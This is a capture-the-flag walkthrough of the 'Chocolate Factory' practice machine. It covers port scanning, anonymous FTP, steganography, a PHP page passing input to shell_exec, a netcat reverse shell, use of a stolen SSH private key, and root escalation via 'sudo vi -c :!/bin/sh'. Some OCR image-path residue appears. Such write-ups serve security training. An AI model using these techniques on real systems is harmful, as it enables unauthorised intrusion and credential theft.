Chocolate Factory

Enumeration

Nmap Scan

```
PORT    STATE SERVICE    REASON
21/tcp  open  ftp        syn-ack ttl 61
22/tcp  open  ssh        syn-ack ttl 61
80/tcp  open  http       syn-ack ttl 61
100/tcp open  newacct    syn-ack ttl 61
101/tcp open  hostname   syn-ack ttl 61
102/tcp open  iso-tsap   syn-ack ttl 61
103/tcp open  gppitnp    syn-ack ttl 61
104/tcp open  acr-nema   syn-ack ttl 61
105/tcp open  csnet-ns   syn-ack ttl 61
106/tcp open  pop3pw     syn-ack ttl 61
107/tcp open  rtelnet    syn-ack ttl 61
108/tcp open  snagas     syn-ack ttl 61
109/tcp open  pop2       syn-ack ttl 61
110/tcp open  pop3       syn-ack ttl 61
111/tcp open  rpcbind    syn-ack ttl 61
112/tcp open  mcidas     syn-ack ttl 61
113/tcp open  ident      syn-ack ttl 61
114/tcp open  audionews  syn-ack ttl 61
115/tcp open  sftp       syn-ack ttl 61
```

```
116/tcp open  ansanotify syn-ack ttl 61
117/tcp open  uucp-path  syn-ack ttl 61
118/tcp open  sqlserv    syn-ack ttl 61
119/tcp open  nntp       syn-ack ttl 61
120/tcp open  cfdptkt    syn-ack ttl 61
121/tcp open  erpc       syn-ack ttl 61
122/tcp open  smakynet   syn-ack ttl 61
123/tcp open  ntp        syn-ack ttl 61
124/tcp open  ansatrader syn-ack ttl 61
125/tcp open  locus-map  syn-ack ttl 61
```

So many ports are open.

SSH (22)

```
┌──(kali㉿kali)-[~/Desktop/THM/Chocolate Factory]
└─$ ssh root@chocolate.thm
The authenticity of host 'chocolate.thm (10.10.112.206)' can't be established.
ED25519 key fingerprint is SHA256:WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVna
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'chocolate.thm' (ED25519) to the list of known host
root@chocolate.thm's password:
```

Password authentication is enabled

FTP (21)

```
┌──(kali㉿kali)-[~/Desktop/THM/Chocolate Factory]
└─$ ftp -a chocolate.thm
Connected to chocolate.thm.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
ftp>
```

Anonymous login enabled.


```
ftp> ls -la
229 Entering Extended Passive Mode (|||36515|)
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Oct 01  2020 .
drwxr-xr-x    2 65534    65534        4096 Oct 01  2020 ..
-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg

┌──(kali㉿kali)-[~/Desktop/THM/Chocolate Factory]
└─$ steghide extract -sf gum_room.jpg
Enter passphrase:
wrote extracted data to "b64.txt".
```

```
┌──(kali㉿kali)-[~/Desktop/THM/Chocolate Factory]
└─$ cat b64.txt | base64 -d
daemon:*:18380:0:99999:7:::
bin:*:18380:0:99999:7:::
sys:*:18380:0:99999:7:::
sync:*:18380:0:99999:7:::
games:*:18380:0:99999:7:::
man:*:18380:0:99999:7:::
lp:*:18380:0:99999:7:::
mail:*:18380:0:99999:7:::
news:*:18380:0:99999:7:::
uucp:*:18380:0:99999:7:::
proxy:*:18380:0:99999:7:::
www-data:*:18380:0:99999:7:::
backup:*:18380:0:99999:7:::
...
```


Turns out to be the /etc/passwd content

HTTP (80)



Dirsearch

```
[14:18:38] 200 -  330B  - /home.php
[14:18:43] 200 -  273B  - /index.php.bak
```



We can execute commands in the home.php page.

Also, the index.php.bak file shows the PHP source code for the home.php page.

```
<html>
<body>
<form method="POST">
    <input id="comm" type="text" name="command" placeholder="Command">
    <button>Execute</button>
```

```
</form>
<?php
   if(isset($_POST['command']))
   {
      $cmd = $_POST['command'];
      echo shell_exec($cmd);
   }
?>
```

Exploitation

From the home.php page, we can get a PHP reverse shell.

```
┌──(kali㉿kali)-[~/Desktop/THM/Chocolate Factory]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.112.206] 45054
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
www-data@chocolate-factory:/home/charlie$ ls -la
ls -la
total 40
drwxr-xr-x 5 charlie charley 4096 Oct  7  2020 .
drwxr-xr-x 3 root    root    4096 Oct  1  2020 ..
-rw-r--r-- 1 charlie charley 3771 Apr  4  2018 .bashrc
drwx------ 2 charlie charley 4096 Sep  1  2020 .cache
drwx------ 3 charlie charley 4096 Sep  1  2020 .gnupg
drwxrwxr-x 3 charlie charley 4096 Sep 29  2020 .local
-rw-r--r-- 1 charlie charley  807 Apr  4  2018 .profile
-rw-r--r-- 1 charlie charley 1675 Oct  6  2020 teleport
```

```
-rw-r--r-- 1 charlie charley  407 Oct  6  2020 teleport.pub
-rw-r----- 1 charlie charley   39 Oct  6  2020 user.txt
```


The teleport file is the private key for the user Charlie. I copied it to my machine and, using SSH, connected to Charlie

```
charlie@chocolate-factory:/var/www/html$ ls
home.jpg  home.php  image.png  index.html  index.php.bak  key_rev_key  validate
charlie@chocolate-factory:/var/www/html$
```

The file named key_rev_key is a binary, which takes a name as an input.

```
┌──(kali㉿kali)-[~/Desktop/THM/Chocolate Factory]
└─$ ./key_rev_key
Enter your name: charlie
Bad name!
```

I used IDA to disassemble and de-compile the binary.



```
4  unsigned __int64 v5; // [rsp+38h] [rbp-8h]
5
6  v5 = __readfsqword(0x28u);
7  printf("Enter your name: ");
8  __isoc99_scanf("%s", s1);
9  if ( !strcmp(s1, "laksdhfas") )
10 {
11   printf("\n congratulations you have found the key:   ");
12   printf("b'-VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY='");
13   printf("\n Keep its safe");
14 }
15 else
```

```
charlie@chocolate-factory:/var/www/html$ cat validate.php
<?php
    $uname=$_POST['uname'];
    $password=$_POST['password'];
    if($uname=="charlie" && $password=="cn7824"){
        echo "<script>window.location='home.php'</script>";
    }
```

I got Charlie's password for the webpage.

```
charlie@chocolate-factory:/var/www/html$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User charlie may run the following commands on chocolate-factory:
    (ALL : !root) NOPASSWD: /usr/bin/vi
```

Able to run vi, but not as root

But somehow, the exploit worked from GTFOBins.

```
charlie@chocolate-factory:/tmp$ sudo vi -c ':!/bin/sh' /dev/null

# whoami
root
```

There is a Python file under the root directory.

```
# ls
root.py
```

I used the command `python root.p y` to get the flag. It asks for a key, that we got from the binary.